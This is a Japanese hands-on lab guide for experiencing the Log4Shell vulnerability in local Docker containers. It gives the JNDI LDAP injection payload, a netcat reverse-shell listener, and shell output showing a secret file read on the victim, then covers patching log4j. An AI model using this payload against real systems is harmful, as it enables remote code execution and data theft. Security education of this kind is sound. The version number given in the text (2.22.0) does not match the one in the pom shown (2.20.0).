


Log4Shell 脆弱性の体験

攻撃の体験


Docker コンテナの起動

1. ターミナルを開く




```
guest@pop-os: ~$
```

2. cd log4j-experiments を実行




```
guest@pop-os: ~/log4j-experiments$
```

3. docker-compose build を実行して Docker イメージをビルドする



```
guest@pop-os: ~/log4j-experiments$ docker-compose build
```


4. docker-compose up -d を実行してコンテナを起動する



```
guest@pop-os: ~/log4j-experiments$ docker-compose up -d
Creating network "log4j-experiments_default" with the default driver
Creating victim-web ... done
Creating attacker-ldap ... done
Creating attacker-shell ... done
Creating attacker-http ... done
guest@pop-os: ~/log4j-experiments$
```


攻撃者のシェルを開く

1. docker-compose exec attacker-shell bash を実行して、攻撃者のシェルを開く



```
root@attacker-shell: /
```


2. nc -l 8888 を実行してリバースシェルを待ち受ける



```
root@attacker-shell: /  
guest@pop-os: ~/log4j-experiments$ docker-compose exec attacker-shell bash  
root@attacker-shell: /# nc -l 8888  
[ ]
```

攻撃の実行


1. ブラウザで Log4Shell 脆弱性のある Web アプリを開く (localhost:8080)



2. ユーザーID に悪意のある文字列(\${jndi:ldap://attacker-ldap:1389/a})を入力してログインを試みる




3. リバースシェルが成功



```
root@attacker-shell: /
root@attacker-shell:/# nc -l 8888
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-web:/app# ls
ls
app.jar
secret.txt
root@victim-web:/app# cat secret.txt
cat secret.txt
This is a secret
root@victim-web:/app#
```


演習に使った環境をもとに戻す

1. exit を実行してリバースシェルと攻撃者のシェルを終了する



```
guest@pop-os: ~/log4j-experiments
guest@pop-os:~/log4j-experiments$ docker-compose exec attacker-shell bash
root@attacker-shell:/# nc -l 8888
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-web:/app# ls
ls
app.jar
root@victim-web:/app# hostname
hostname
victim-web
root@victim-web:/app# exit
exit
exit
root@attacker-shell:/# exit
exit
guest@pop-os:~/log4j-experiments$
```


2. docker-compose down で演習に使ったコンテナを停止・削除する



```
guest@pop-os: ~/log4j-experiments$ docker-compose down
```


脆弱性の対策（log4j のバージョンを上げる）

1. code . を実行して VSCode でプロジェクトを開く




```
guest@pop-os: ~/log4j-experiments$ code .
guest@pop-os: ~/log4j-experiments$
```

2. pom.xml（Web アプリの依存関係が書かれたファイル）を開き、log4j のバージョンを脆弱性のある 2.14.0 から 2.22.0 に書き換える




```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org
3     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.ap
4     <modelVersion>4.0.0</modelVersion>
5     <parent>
6         <groupId>org.springframework.boot</groupId>
7         <artifactId>spring-boot-starter-parent</artifactId>
8         <version>2.5.2</version>
9         <relativePath/> <!-- lookup parent from repository -->
10    </parent>
11    <groupId>com.example</groupId>
12    <artifactId>victim-web</artifactId>
13    <version>0.0.1-SNAPSHOT</version>
14    <name>victim-web</name>
15    <description>victim-web</description>
16    <properties>
17        <java.version>1.8</java.version>
18        <log4j2.version>2.14.0</log4j2.version>
19    </properties>
20    <dependencies>
```



```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org
3     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.ap
4     <modelVersion>4.0.0</modelVersion>
5     <parent>
6         <groupId>org.springframework.boot</groupId>
7         <artifactId>spring-boot-starter-parent</artifactId>
8         <version>2.5.2</version>
9         <relativePath/> <!-- lookup parent from repository -->
10    </parent>
11    <groupId>com.example</groupId>
12    <artifactId>victim-web</artifactId>
13    <version>0.0.1-SNAPSHOT</version>
14    <name>victim-web</name>
15    <description>victim-web</description>
16    <properties>
17        <java.version>1.8</java.version>
18        <log4j2.version>2.20.0</log4j2.version>
19    </properties>
20    <dependencies>
```

3. docker-compose build を実行して Docker イメージを再ビルドする




```
guest@pop-os: ~/log4j-experiments
guest@pop-os:~/log4j-experiments$ docker-compose build
```

4. 攻撃の手順を試し、リバースシェルが成功しないことを確認する。


演習を終了する

1. docker-compose down を実行し、コンテナを停止・削除する



```
guest@pop-os: ~/log4j-experiments
guest@pop-os:~/log4j-experiments$ docker-compose down
```

2. 次の人の演習のために変更した log4j のバージョンをもとに戻す



```
pom.xml - log4j-experiments - Visual Studio Code
File Edit Selection View Go Run Terminal Help
SOURCE CONTROL
Message (Ctrl+Enter to commit on...)
Commit
Changes
pom.xml victim-web
pom.xml
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0" xmlns:xsi="http://www.w3.org
3   xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 https://maven.ap
4   <modelVersion>4.0.0</modelVersion>
5   <parent>
6     <groupId>org.springframework.boot</groupId>
7     <artifactId>spring-boot-starter-parent</artifactId>
8     <version>2.5.2</version>
9     <relativePath><!-- lookup parent from repository -->
10  </parent>
11  <groupId>com.example</groupId>
12  <artifactId>victim-web</artifactId>
13  <version>0.0.1-SNAPSHOT</version>
14  <name>victim-web</name>
15  <description>victim-web</description>
16  <properties>
17    <java.version>1.8</java.version>
18    <log4j2.version>2.20.0</log4j2.version>
19  </properties>
20  <dependencies>
21    <dependency>
22      <groupId>org.springframework.boot</groupId>
23      <artifactId>spring-boot-starter-web</artifactId>
24      <exclusions>
25        <exclusion>
26          <groupId>org.springframework.boot</groupId>
27          <artifactId>spring-boot-starter-logging</artifactId>
28        </exclusion>
29      </exclusions>
30    </dependency>
31  </dependencies>
32  <dependency>
33    <groupId>org.springframework.boot</groupId>
34    <artifactId>spring-boot-starter-test</artifactId>
35    <scope>test</scope>
```

[デモ映像](#)